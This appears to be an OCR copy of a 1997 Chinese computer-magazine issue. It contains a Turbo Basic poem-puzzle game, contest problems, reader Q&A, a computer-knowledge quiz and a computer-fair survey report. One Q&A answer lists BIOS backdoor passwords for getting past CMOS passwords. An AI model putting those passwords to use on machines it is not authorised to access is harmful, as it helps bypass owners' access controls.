应用软件开发中，专业软件开发公司当然占据了主导地位，学用电脑很重要的一方面即是学习这些成熟的已有广泛影响的应用软件的使用，当然商品化的软件也不可能是万能的，每个人都有自己独特的需要，并且现成的应用软件由于面面俱到而过份宠大，也不适合某些特定需要，因此需要在更高一个层次上学习与使用电脑：开发您自己的应用软件。实际上国内外的电脑爱好者已开发了许许多多优秀的应用软件，甚至大型操作系统，例如在 Internet 上可免费自由下载（包括源代码亦可自由下载）的 linux 即是许许多多爱好共同开发的优秀大型 UNIX 操作系统软件。

这次参赛作品，不算太多，但也不乏好的作品，是作者认真选题、构思并花费了一番功夫后开发出来的，其中较优秀的有擂主翟辉的通讯录，但程序较长，限于篇幅这里不便刊登，下面给出另一位并列擂主张镜明的移字拼诗程序，该程序不算长，但构思比较有意思，编程实现也算漂亮，据说已在学生中受到了欢迎并流传。另外部分优秀程序将在本刊第三季度刊盘与读者见面。

```
’                移字拼诗游戏源程序
’
’程序说明:
’   这是一个有趣而且益智的游戏：电脑随机把一首五言绝句诗的顺序弄乱，并将
’诗中的最后一字去掉，在相应的位置留一空白。然后让你通过四个控制光标移动的
’键，把空白周邻的字移到空白处。某字移动后，其原来的位置就相应地变为空白。
’如此重复下去，直到你把那首诗中各个字的位置弄好。电脑将会告诉你你所使用的
’时间和移动的步数。
’    这是一个比较有挑战性的游戏，如果你从来没有接触过类似的游戏，想要用较
’少的时间完成它确实是一件比较困难的事。一个常玩这种游戏的人，完成它大概需
’要 80－100 秒的时间。
’    本程序由 Tubro   Basic 编成，如果你所使用的汉字系统不能直接在
’ TB 输入汉字，你可以用 WS 或 WPS 等软件编辑它，但记住要编辑成非文书文件
’才行。然后用 TB 将其编译，放在 CCDOS 环境下便可以运行了。游戏过程中，
’随时按一下“F1 ’键，便能让游戏中止回到 DOS 状态。
’变量表:
’target$(i, j): 存放活动的各个字，下标代表字当前的位置
’source$(i, j): 存放原诗的各个字，下标代表字在诗中的正确位置
’ movingstep: 随机把诗移乱所移动的步数，本程序中的值为 500
’nullx，nully: 分别表示空白位置的横竖坐标
’begaintime: 游戏开始的时刻
’timeused: 游戏所使用的时间
’stepused: 游戏所使用的步数
’finished$: 游戏成功与否的标志
’quitsure$: 游戏是否真的要中断的标志
’子程序:
’quit: 按 F1 键后转去执行的游戏中止处理
’move: 依照 movedirection 的值或所按下的光标移动键，完成一次移动
’swaping: 交换空白与将要移动的字的值和下标，并在屏幕中显示出这个交换
cls
dim target$(50, 50), source$(50, 50)
randomize timer
on key(1) gosub quit
key(1) on
color 6
locate 3, 27 : print ”移  字  拼  诗  游  戏”
locate 18, 18 : print ”请使用光标移动键将此诗每个字的位置拼正确。”
locate 20, 35 : print ”F1 － －退出”
movingstep = 500
nullx = 14        :  nully = 45
timeused = o      :  stepused = 0
for i = 8 to 14 step 2
   for j = 29 to 45  step 4
      read target$(i, j)  :  read  source$(i, j)
   next j
next i
for i = 1 to movingstep
   if  int(rnd * 4) = 0 then ik$ = chr$(72)
   if  int(rnd * 4) = 1 then ik$ = chr$(75)
   if  int(rnd * 4) = 2 then ik$ = chr$(77)
   if  int(rnd * 4) = 3 then ik$ = chr$(80)
   gosub move
next i
begintime = timer
do until finished$ = ”Ture”
  ik$ = right$(inkey$, 1)
  gosub move
  finished$ = ”Ture”
  for i = 8 to 14 step 2
     for j = 29 to 45 step 4
        if target$ (i, j) <> source$ (i, j) then  finished$ = ”False” : exit for
     next j
  next i
loop
locate 14, 45
```

```
print "楼"
play " <l16cde"
timeused = int(timer - begintime)
locate 20, 25 : print "你所使用的时间为: "; timeused; " 秒。"
locate 21, 25 : print "你所移动的次数为: "; stepused; " 步。"
end
data "白","白","日","日","依","依","山","山","尽","尽"
data "黄","黄","河","河","入","入","海","海","流","流"
data "欲","欲","穷","穷","千","千","里","里","目","目"
data "更","更","上","上","一","一","层","层"," "," "
move:
    select case ik$
        case ""
        case chr$(72)
          if nullx <14 then
            movex = nullx   :  movey = nully
            nullx = nullx + 2  :  nully = nully
            gosub swaping
          end if
        case chr$(80)
          if nullx> 8 then
            movex = nullx   :  movey = nully
            nullx = nullx - 2  :  nully = nully
            gosub swaping
          end if
        case chr$(75)
          if nully <45 then
            movex = nullx   :  movey = nully
            nullx = nullx   :  nully = nully + 4
            gosub swaping
          end if
        case chr$(77)
          if nully> 29 then
            movex = nullx   :  movey = nully
            nullx = nullx   :  nully = nully - 4
            gosub swaping
          end if
        end select
return
swaping:
   swap target$(movex, movey), target$(nullx, nully)
   locate movex, movey  : print target$(movex, movey)
   locate nullx, nully  : print " "
   stepused = stepused + 1
return
quit:
  end
return
```


优 胜 者

擂主(二名并列):

翟　辉(吉林吉化炼油厂乙烯分厂乙烯车间 132022)
张镜明(广东肇庆加美海外学校 526020)

优秀选手:
朱　峰 (天津　汉字打字练习)
李　罡　段梅华 (天津　股票记帐系统)
吴思鲁 (山东　通讯录)
俞　立 (南京　名片管理系统)
田　辉 (上海　通讯录)
谢巍宇 (湖南　英汉、汉英小辞典)

本期奖品由重庆苦丁香软件有限公司提供。光盘软件的品种有:全国计算机等级考试模拟考场、英语词汇速记与 PC 组装三种。

两位并列擂主将各获奖金 100 元与光盘三张,优秀选手各获软件光盘一张。

擂台赛栏目欢迎广大爱好者积极参与并提出好的建议,欢迎企业提供赞助。

1997 年 8 期擂台赛题目

问题:

编程打印一个 N*N 的数字螺旋方阵。下图是一个 N=5 的数字螺旋方阵。

```
1   2  3  4  5
16 17 18 19  6
15 24 25 20  7
14 23 22 21  8
13 12 11 10  9
```

(本赛题由中国计算机学会普及委员会主任、国际信息学奥林匹克中国队总教练、清华大学教授吴文虎先生提供。)

第二试题:

解方程 $ax^2+bx+c=0$(其中 a, b, c 为任意实数),求出所有实根。

编一个程序,对任意输入的 a、b、c,首先判断实数解的情况:无解,唯一解或两个解,如有则求出所有的实数解。程序力求简洁,全面与准确。

参赛要求:

(1)考虑到不同读者情况的不同,本次擂台赛增出了相对容易的第二试题,读者可选作一题,评奖时将会将难度系数考虑在内。

(2)附编程思路与方法的简要说明,程序有适当注释。

(3)截稿日期:1997 年 10 月 10 日

(4)来稿请寄 北京白石桥路 48 号(100081)《电脑爱好者》编辑(擂台赛 8 期)

福建 林斯敦

? 我的声卡(ESS 868)在 DOS 和 WINDOWS 3.2 中一切正常,但在 WINDOWS 95 中虽然安装了声卡所带的驱动程序,但在 WINDOWS95 下不能发声,请问是怎么回事?

! 声卡安装在 WINDOWS 95 中确实是件很令人头痛的事(经常有不能正常发声的现象),但首先笔者要指出林先生在安装过程中的一个错误:在 WINDOWS 95 中安装'花王'安装盘中的驱动程序。据笔者所知,这个驱动程序是给 WINDOWS 3.2 用的(WINDOWS 95 下不能用),况且在信中林先生提到 WINDOWS 95 已检测到了声卡,既然如此再安装驱动岂不多此一举?解决办法:进入 WINDOWS 95 的"系统"菜单中的"设备管理"选项,其下会有声卡一项,将声卡下的项目全部删除,重新启动 WINDOWS95,这时它会说搜索到新硬件——OK!切记,不要将为 WINDOWS 3.2 用的硬件设备驱动程序轻易在 WINDOWS95 下使用!

深圳 李肖

? 我在安装 WINDOWS 95 后无意中发现根目录下有一个名叫 386SWAP 的文件,容量居然有 50MB 之大。我觉得它无用,便在 DOS 6.22 中将其删除,可重启 WINDOWS 95 后它又出现了。这个文件有用吗?怎么删除?

! 这个文件原本是 WINDOWS 3.2 中的永久交换文件,在安装 WINDOWS 95 后被 WINDOWS95 所用。由于 WINDOWS95 可自行管理自己的虚拟内存,故此文件大可删除。程先生在信中所提删除后又出现的现象是因为 WINDOWS 95 中的虚拟内存设置未改的缘故。删除方法:选"系统"菜单下"性能"选项中的"虚拟内存",将设置改为"让 WINDOWS 95 自己管理",重新启动机器即可彻底去除该文件。

合肥 梁起昌

? CMOS 有没有类似 WPS 中的通用密码(QIOUBOJUN)可以直接进入 BIOS 设置,因为一旦忘记密码,无论是'放电'还是用'DEBUG'修改都是很麻烦的。

! 但对不同的 BIOS 来说通用密码是不一样的。对于早期的主板来说,AMI 和 AWARD 的 BIOS 的密码就是其缩写——"AMI"和"AWARD"。后来的主板其密码就不同了,在 AWARD 的 BIOS 上可以试一下"H996"、"p *、"Syzx"这三个通用密码(注意大小写)。

太原 范威

? 我在 3DS4 的 2DSHAPER 中读汉字 DXF 文体后准备放样,但是出现错误信息。听别人说先要找交叉点之后删除,但是我找到交叉点删除后,汉字就不完整了,这该怎么办呢?

! 放样后选择 SHAPE/CHECK 对图形进行检查。重叠和交错点用红色标出,用 BOOLEN 运算打掉交叉点或删除交叉点,直到合法为止。您删除的交叉点也许是可以使用的。

襄樊 魏庆辉

? 一台 SAMSUNG 四速光驱在读盘时显示"The driver not ready","CD read error 101"等错误信息。并且,有时放入光盘时,光驱读盘发出吱吱嘎嘎的声音,而且无法中断,只能关掉机器重新启动,光驱才能复位。但光驱在启动时自定位非常慢。应如何解决?

! 光驱读取不正通常是由光盘盘片或光驱故障造成的,我们可以用排除法判断故障的关键所在。首先把光盘拿到别的正常机器上试读,如果一切正常就可以排除光盘出故障的可能性。然后检查光驱驱动程序是否正确并按说明书要求对光驱进行系统设置。可以用 Norton SystemInfo 或 PCTOOLS 的 MI 程序进行检查(DMA 通道、IRQ 中断、I/O 地址等)。如果一切正常就可初步判断是光驱的物理故障。拆开光驱,检查光头,检查光驱的伺服定向系统是否稳定,此种故障现象通常都是由于定向系统不稳定造成的。这时,可以调节光头透镜的聚焦螺旋,如果不知道调节到什么位置合适,那就只好调一次,试着放入光盘,直到光驱能正常读取为止。这时光驱的聚焦已经正常,安装好光驱外壳就可以了。注意,在拆卸光驱时一定要注意防尘。

四川 颜永齐

? 一台 COMPAQ486DX2/66 机,在升级为多媒体的安装设置过程中,系统启动提示信息:CPQCM.SYS 错误,CPQ PLUG AND PLAY 卡检测到系统硬件配置已升级或改变,必须重新在 WINDOWS 下运行 SETUP。但是,无论从 WINDOWS 下,还是在开机时按 F10 进入 CMOS,次次死机,在 WINDOWS 下系统提示 SETUP.EXE 对系统停止反应。经过多种查毒软件检查,没有发现任何病毒。这是什么原因?应该如何解决?

! 这可能是因为在安装中,进入系统设置有误操作。比如清除了声卡设置,系统提示没有发现声卡。错误信息将被存进根目录下的 REGISTRY.CPQ 文件和 386SPART.PAR 文件。有的读者认为是计算机有病毒或是硬件出了毛病,其实在排除这两种可能性之前应该着重从软件上检查一下。用 DIR/A 查看根目录下的上述两个文件,将 REGISTRY.CPQ 移动到其它目录下,修改 386SPART.PAR 为临时属性。重新启动即可进入 SETUP 设置。然后再将 REGISTRY.CPQ 文件移回根目录下即可。

首届全国计算机知识竞赛

——“同创杯”大奖赛

编者按:为落实全国科普工作大会精神,实施“科教兴国”战略,面向社会普及电子信息技术知识,促进计算机技术的推广应用,提高全民族的科技文化素质,振兴民族信息产业,电子工业部科学技术普及工作办公室、中国电子学会、同创信息产业集团有限公司、电子工业出版社、《电脑爱好者》、《中国计算机报》、《中国电脑教育报》、《中国电子报》、《计算机世界》、《电脑报》、《每周电脑报》、《国际电子报》、《个人电脑》、《今日电子》、《中国计算机用户》、《电子与电脑》、《软件世界》、《微电脑世界》联合举办首届全国计算机知识竞赛——“同创杯”大奖赛,由中国电子学会普及工作部、《中国电脑教育报》社承办。现将竞赛试题和有关事项刊登如下,欢迎广大读者踊跃参赛。

1. **随着计算机技术的发展,___。**
   A. 计算机的性能价格比不断提高
   B. 使用计算机更加方便
   C. 软件产品的生命周期更长
   D. 开发软件中编程的工作量更大
2. **对微型计算机,人们常提到的 386 或 486 指的是___。**
   A. 存储容量　B. 运算速度
   C. 主板型号　D. CPU 类型
3. **内存与外存的区别不包括___。**
   A. 是否按字节或字编址
   B. 能否长期保存信息
   C. 能否运行程序
   D. 能否由 CPU 直接存取存储的信息
4. **I/O 接口位于___之间。**
   A. 主机与 I/O 设备　B. 主机与总线
   C. 总线与 I/O 设备　D. CPU 与主存
5. **微机的输入设备包括___。**
   A. 键盘　B. 鼠标　C. 扫描仪　D. 话筒
6. **显示器的性能指标之一是分辨率,用___表示。**
   A. 点间距　B. 能显示的颜色数
   C. 横向点数 × 纵向点数　D. **屏幕尺寸大小**
7. **具有 1MB 显存的彩色显示器,在分辨率为 1024×768 下,可显示__种颜色。**
   A. 16　B. 64　C. 256　D. 1024
8. **计算机的性能指标主要包括速度、___、可靠性和可维护性。**
   A. **字长**　B. **操作平台**　C. **存储容量**　D. **界面风格**
9. **DOS 命令“DEL.”表示___。**
   A. 删除当前目录
   B. 删除当前目录下的所有文件
   C. 删除无名文件
   D. 删除当前目录及当前目录下的所有文件
10. **在 DOS 和 Windows 3.x 中,用下面的字符串作为文件扩展名,合法的是___。**
    A. & A　B. % A%　C. P1234　D. C++
11. **为了允许不同用户的文件具有相同的文件名,通常在文件系统中采用___。**
    A. **重定位**　B. **重名翻译**　C. **约定**　D. **多级目录**
12. **关于 DOS 中的批处理文件,正确的叙述是___。**
    A. 允许程序处理成批数据文件
    B. 提供多个数据缓冲区加速处理成批数据
    C. 对一个数据文件经多个程序成批处理后产生另一个数据文件
    D. 使一串命令像一个命令那样自动执行
13. **Windows 的特点包括___。**
    A. 图形界面　B. 多任务
    C. 可运行所有的 DOS 程序
    D. 设备无关性
14. **Windows 操作的一般方式是___。**
    A. 先选择对象,后选择操作
    B. 先选择操作,后选择对象
    C. 把操作图标拖到对象处
    D. 对象和操作同时选择
15. **按国内和国际标准,存储一个汉字的内码需要___字节。**
    A. 1　B. 2　C. 4　D. 5
16. **从计算机键盘上输入汉字时,输入的实际上是___。**
    A. 汉字内码　B. 汉字外码
    C. 汉字交换码　D. 汉字笔形码
17. **全角数字与半角数字输出时的区别是___不同。**
    A. 字号　B. 字体　C. 宽度　D. 高度
18. **近来计算机界常提到的“2000 年问题"是指___的问题。**
    A. 计算机将在 2000 年大发展
    B. 计算机病毒将在 2000 年大泛滥
    C. NC 与 PC 将在 2000 年平起平坐
    D. 有关计算机处理日期
19. **近来计算机报刊中常出现的“JAVA”一词是指___。**
    A. 一种计算机语言
    B. 一种计算机设备
    C. 一个计算机厂商云集的地名
    D. 一种新的数据库软件
20. **通过计算机网络可以进行收发电子邮件,它除可收发普通文字邮件外,还可以___。**
    A. 传送计算机软件　B. 传送图片
    C. 传送语音　D. 订阅电子报刊
21. **在电子邮件中,符号“:-)”常用于表示___。**
    A. 省略　B. 即就是
    C. 微笑或开玩笑　D. 不高兴或啼哭
22. **近两年全球掀起了 Internet 热,在 Internet 上能够___。**
    A. 查询检索资料　B. 打国际电话
    C. 点播电视节目　D. 异地对弈
23. **以下哪些操作对计算机设备会有损害?___。**
    A. 频繁开关机
    B. 针式打印机正在打印时,硬拉出纸张
    C. 开机状态下,拔插电缆线插头
    D. 正在读写软盘时取出盘片
24. **使用盗版软件的危害性包括___。**
    A. 违法侵权　B. 打击开发商积极性
    C. 容易带来病毒　D. 产品质量没有保证

25. **为了保护计算机数据，___。**
A. 应经常对数据做备份
B. 应定期检查数据的正确性
C. 将数据加密
D. 应把全部磁盘文件打印出来

26. **计算机病毒可能隐藏在___中。**
A. 数据文件　　B. 主存
C. 计算机芯片　　D. 执行文件

27. **计算机运行时若发现病毒，应如何处理？___。**
A. 重新启动　　B. 使用清屏幕命令
C. 运行清病毒软件　　D. 停机一天

28. **与文件系统相比，数据库系统的优点包括___。**
A. 数据库管理磁盘文件效率更高且节省盘空间
B. 查询迅速、准确
C. 不但在数据内有结构，数据之间的联系也呈结构化
D. 为防止数据丢失，有足够的重复数据

29. **在 FoxBase 中，命令 CLEAR ALL 的功能包括___。**
A. 释放所有的内存变量
B. 关闭所有打开的数据库
C. 清屏幕
D. 删除当前数据库的所有记录

30. **同创信息产业集团有限公司生产的同创牌系列微机有"同乐"和___。**
A."同学"　B."同事"　C."同行"　D."同飞"

参赛须知

1、**答卷要求**：试题全部为选择填空题，每道题有 4 个可供选择的答案，请选择所有正确的答案(有的题不止一个答案)，并将您认为是正确答案的相应圆圈涂黑。

2、**寄卷要求**：答卷完成后，请沿剪裁线将答卷裁下(复印件无效)，并填好参赛者姓名、年龄、文化程度、职业、工作单位、邮政编码、电话、通信地址，于 1997 年 10 月 31 日前(以当地邮戳为准)投寄至：100081 北京海淀区白石桥路 48 号《电脑爱好者》编辑部，并在信封右角写上"竞赛"字样。

3、**评选办法**：本刊编辑部将组织专人判卷，由竞赛评委会组织复核参评试卷，按成绩评出获奖名次。如按成绩难以决出名次时，则在公证部门监督下，采用按成绩分档抽奖办法确定获奖名次。

4、**奖励办法**：于 1997 年 11 月在北京举行颁奖仪式，请竞赛活动主办单位的领导为优胜者颁奖。奖励等级、名额、奖品如下：

特等奖：1 名
同创牌 Lucky－C8100 家用多媒体电脑一台

一等奖：3 名
同创牌同事 8100 电脑一台

二等奖：8 名
同创牌 Lucky－D5000 家用多媒体电脑一台

三等奖：100 名
200 元/人的奖品或奖金


主要参考书目

代号	书　　名	定价(元)
103	新编微机应用基础	22.00
95	微机的配置、应用及维护	25.00
83	微机实用文字图形处理技术	20.00
92	微机实用检修技术	14.00
97	微机用显示器原理和维修技术	13.00
102	FoxBASE＋FoxPro 程序设计 300 例	24.00
H1	中国电脑教育报'96 合订本(上册)	25.00
H2	中国电脑教育报'96 合订本(下册)	25.00
H3	中国电脑教育报'97 合订本(上册)	25.00

凡参赛者购书，请在汇款附言上方标出本刊名，即可优惠 10% 的书款，并免收包装邮寄费，即：汇款金额为书款的 90%。

汇款请寄：邮编：100039　地址：北京 3933 信箱发行科。请在汇款附言内注明购书代号和册数，汇款人的姓名和地址务必写清楚，以便准确邮寄。

剪　　裁　　线



号	A	B	C	D	号	A	B	C	D	号	A	B	C	D
1	○	○	○	○	11	○	○	○	○	21	○	○	○	○
2	○	○	○	○	12	○	○	○	○	22	○	○	○	○
3	○	○	○	○	13	○	○	○	○	23	○	○	○	○
4	○	○	○	○	14	○	○	○	○	24	○	○	○	○
5	○	○	○	○	15	○	○	○	○	25	○	○	○	○
6	○	○	○	○	16	○	○	○	○	26	○	○	○	○
7	○	○	○	○	17	○	○	○	○	27	○	○	○	○
8	○	○	○	○	18	○	○	○	○	28	○	○	○	○
9	○	○	○	○	19	○	○	○	○	29	○	○	○	○
10	○	○	○	○	20	○	○	○	○	30	○	○	○	○

姓名：　　年龄：　　文化程度：　　职业：

工作单位：

邮政编码：　　电话：

通信地址　：

□本刊记者　王耕

来自"上帝"的声音
——第四届电脑爱好者城调查报告

7月16日至20日，第四届电脑爱好者城在北京展览馆举行。与以往几届电脑城相同，展览再度在北京引起轰动，十数万观众参观了本届展览。

本届电脑爱好者城中，主办者《电脑爱好者》杂志开展了规模较大的观众调查活动，希望听到广大电脑爱好者的声音，收集用户反馈，从而达到沟通供求，互相促进，共同提高的目的。

调查得到了爱好者的大力支持，调查表总是被一抢而空。为了保证调查的客观和公正，我们不得不将调查表按日限量发放。经过初步汇总整理，得出本调查报告，广大电脑爱好者可以从中得到一些启示。

调查情况说明

本次调查共发放调查表5500份，回收5491份，回收率接近100%。其中，有效回卷5289份，有效率达96%以上。

参与调查的爱好者从文化程度上分，以高中、大专、大学本科为主(详见图1)。值得一提的是，在初中、高中文化程度的爱好者中，有相当部分为在校学生。




图1　调查对象文化程度情况

而高学历者比例较大的原因，一方面是计算机的使用仍需要相当文化知识的配合，同时也可能与高学历人士对公众活动较为热心有关。

从职业情况看，学生占22.0%，教师占9.6%，科研人员占21.0%，管理人员占24.8%，其它占22.6%。其中学生所占比例较高的原因在于，我国中小学开始的计算机教育已初见成效，同时也说明了学生已成为家用电脑消费的一支重要力量。由于一些医生、文化工作者、军人等将自己的职业选择了"其它"，使此项人员所占比例有所加大，同时缩小了"科研人员"所占比重。众多公司职员的加入，使'管理人员'的队伍扩大了许多，最终占据了接受调查者的首位。从中可以看出，"电脑城"已逐步得到各方面人士的关注(详见图2)。




图2 调查对象职业情况　　图3 家庭人均月收入情况(元)

必须指出的是，本次调查采用的是自愿填表的方式，加之调查是在'电脑爱好者城'展览现场进行，所以接受调查的对象绝大多数都是电脑爱好者，不论是文化水平、电脑知识水平还是电脑拥有量、购买电脑的热



展览期间，不论是烈日当空，还是大雨滂沱，售票处排队等待购票的"长龙"不断，电脑爱好者们对"电脑城"的喜爱程度可见一斑。照片为观众在电脑城前冒雨排队购票。

情，都较普通人群要高许多，通过这次调查得出的结论，只适用于‘电脑爱好者’这一特定人群。不过，从厂商的角度看，这部分人群正是必须争取的对象。

电脑普及不是梦

制约电脑发展的诸多因素中，较为重要的为电脑自身的发展情况与消费者（用户）要求的吻合程度、消费者的购买能力及其知识水平，而其中消费能力是最显而易见的制约因素。

美国市场权威人士曾经提出过一个观点：当家庭人均年收入达到 1000 至 3000 美元时，将初步产生电脑需求的欲望；年收入达 3000 至 8000 美元时，电脑将逐步进入家庭；而年收入在 8000 美元以上时，电脑将成为家庭的必需品。我国情况与美国不尽相同，但个人电脑的普及是伴随着收入增加却也是不争的事实。图 3 是目前电脑爱好者人均收入情况。从图中可以看出，年收入在 1000 至 3000 美元人数的比例，已达到 58% 左右，而年收入接近或超过 3000 美元的比例，也达到 8%，如果再考虑到隐性收入以及超前消费的习惯，可以说我国个人电脑消费已进入发展前的预备阶段。不过，也必须看到，目前的收入水平仍然在很大程度上制约着个人电脑的普及。

从收入情况与购置电脑的关系上，可以清楚的看出收入与购机需求的差异（见表 1），但在机型的选择上，这种差异却并不明显（见表 2）。表 2 中，除较高收入人群中 PⅡ的需求量有明显提高外，其它情况非常类似，这说明大家对电脑档次的认同程度相当高。

表 1　人均月收入与购机需求关系表　（元）

	500 以下	500～800	800～1200	1000～2000	2000 以上
半年内	17.4%	19.2%	28.3%	33.0%	31.4%
半年后	15.2%	31.6%	30.4%	24.1%	19.3%
不购	58.7%	16.7%	9.4%	8.1%	4.6%
已购	8.7%	32.5%	31.7%	34.8%	44.7%

表 2　人均月收入与购机型号关系表　（元）

	500 以下	500～800	800～1200	1000～2000	2000 以上
486	7.7%	0%	1.6%	0%	0%
586	23.0%	29.3%	21.0%	21.0%	24.0%
P55C	53.8%	50.0%	60.5%	65.8%	44.0%
P Pro	10.2%	10.3%	4.8%	2.6%	8.0%
PⅡ	5.3%	10.4%	12.1%	10.6%	24.0%

表 3　职业与购机意向关系表

	学生	教师	科研	管理	其它
半年内	38.0%	44.4%	59.3%	55.8%	61.5%
半年后	55.0%	37.0%	25.0%	37.2%	30.8%
不购	7.0%	18.6%	15.7%	7.0%	7.7%

表 3 列出了不同职业对个人电脑的购买意向。从中我们可以看出，除学生选择半年以后购机的比例较高外，大部分爱好者把购机时间选择在半年内。而学生的选择是因为许多大学生把购买电脑的时机选择在毕



国外著名计算机企业 HP、AST、Canon、佰德、Lexmark 等公司的展台布置得非常漂亮，先进的产品更吸引了大批观众。电脑城中，在各公司降价优惠的吸引下，其销售也异常火爆。照片为具热带风光魅力的 HP 展台前，领取资料的观众队伍弯弯曲曲排得好长。

业后，那时他们将有较为稳定的生活环境和固定收入，尽管时间相对长一些，但稍有眼光的厂商绝不应冷落了这一大批潜在的用户。表中教师和科研人员选择不准备购买电脑的比例明显高于管理人员和其它人员，与其收入相对较低的状况是比较吻合的。

电脑知识水平也是制约电脑发展的重要因素之一。目前电脑爱好者的电脑知识水平情况如图 4 所示。从中我们可以看到，电脑爱好者的水平在近两年中得到了明显的提高，会使用应用软件人数的比例已占到多数，这对我国信息化建设和电脑业的发展将起到巨大的推动作用。

表 4 中列出了电脑知识水平与购机意向的关系。不过特别需要指出的是，我们发现约有 30% 的被调查者未曾填写此项，故在统计中无法显示出这一情况。

表 4　电脑水平与购机意向关系表

	开发大型软件	自编程	应用软件	初学者	门外汉
半年内	33.0%	44.2%	50.0%	61.7%	57.1%
半年后	67.0%	41.9%	37.0%	35.0%	28.6%
不购	0%	13.9%	13.0%	3.3%	14.3%

在水平高的人群中，已购机的人占了极大的比例（能开发大型软件者已购机比例超过 80%），这部分人二次购机的时机应成为厂商关注的重要内容。而水平较低者购机意愿与水平高者同样强烈，但已购机比例较低，这部分人最应得到厂商的重视和照顾。

用户对机型的选择是厂商注目的焦点。一方面，电脑厂商应将电脑业的最新技术、最新发展展现给用户，以期得到用户的认同。另一方面也必须注意用户的选择，以生产符合用户需求的产品。图 5 显示了购机用户对各类电脑的选择情况，从中我们看出，486 已基本退出历史舞台，586 也已日落西山，P55C 正如日中天，而高能奔腾和 PⅡ尚难以占据主力机型的位置。这一情况



联想、长城、同创、方正等国内大型计算机企业已凭借质优价廉的产品和良好的服务，在与国外名牌的竞争中逐步建立起优势，而更多的中小型电脑企业也凭借价格优势急起直追，形成了国内计算机市场的"第二集团军"，其势头之猛，令人不敢小视。照片为携全系列个人电脑前来参展的联想集团。

与表 2 是吻合的。

专家认为，这一选择非常正确。本刊资深市场研究人员赵健先生指出：P55C 不仅能满足用户学习、工作、娱乐，同时，也能满足网络图像、可视电话等要求。相对于速度更快的高能奔腾和昂贵的 PⅡ，P55C 无疑是最明智的选择。看来，用户的确是逐渐成熟了，下一步应该看厂商如何适应用户这一要求。




图 4　不同电脑水平用户比例图　　图 5　用户对机型的选择

个人电脑谁主沉浮

随着国内品牌电脑的崛起，国外著名品牌的日子困难起来。本次调查的结论，印证了这一印象。

本次调查中，在"如果选择品牌机，我将选择的品牌"一项中位列前 5 位的分别是联想、长城、方正、IBM、宏基。其中选联想电脑的比例较第五名高出 3 倍。位居国内电脑销量前列的同创电脑此次落选，与同创在北京市场的知名度稍低有关，若想继续开拓北京市场，同创还应在广告宣传上下更大的功夫。而国外品牌若要保住现有的个人电脑市场份额，仅靠广告宣传恐怕是不够的，还须在价格等方面有所调整。

表 5 列出了消费者最熟悉的国内外品牌前 5 名，可以看出，尽管知名度情况差不多，但选择国产品牌人数却大大超过了国外品牌。

表 5　国内外知名品牌前 5 名

		一	二	三	四	五
国内	品牌	联想	长城	方正	同创	ACER
	百分比	32.5%	23.6%	22.1%	15.5%	12.7%
国外	品牌	IBM	康柏	AST	HP	APPLE
	百分比	29.6%	22.2%	14.2%	10.3%	8.5%

值得一提的是，国合、翰苑、海星等"第二梯队"，凭借其价格的优势和不错的服务逐步得到了消费者的认可，在"可能选择的品牌"中已占到一定比例。只要坚持质优价廉的政策，相信在充满挑战与机遇的电脑市场中，其中的姣姣者将有希望突破瓶径，进入知名品牌行列。

特别应该引起注意的是，在选择组装或品牌机的选项中，选择自己组装或买组装机的人数竟以微弱优势领先于品牌机，其份额占到 54%。从图 6 中可以看出各种职业选择组装或组装机的百分比，其中教师和科研人员明显高于其它职业。从图 7 中，我们可以看出不同收入人群在选择组装或品牌机中的态度，从此我们可以得出这样的结论：在人均月收入 2000 元以下的群体中，选择组装或组装机的用户明显多于人均月收入 2000 元以上的人，而选择组装机的原因又不仅仅与收入有关。

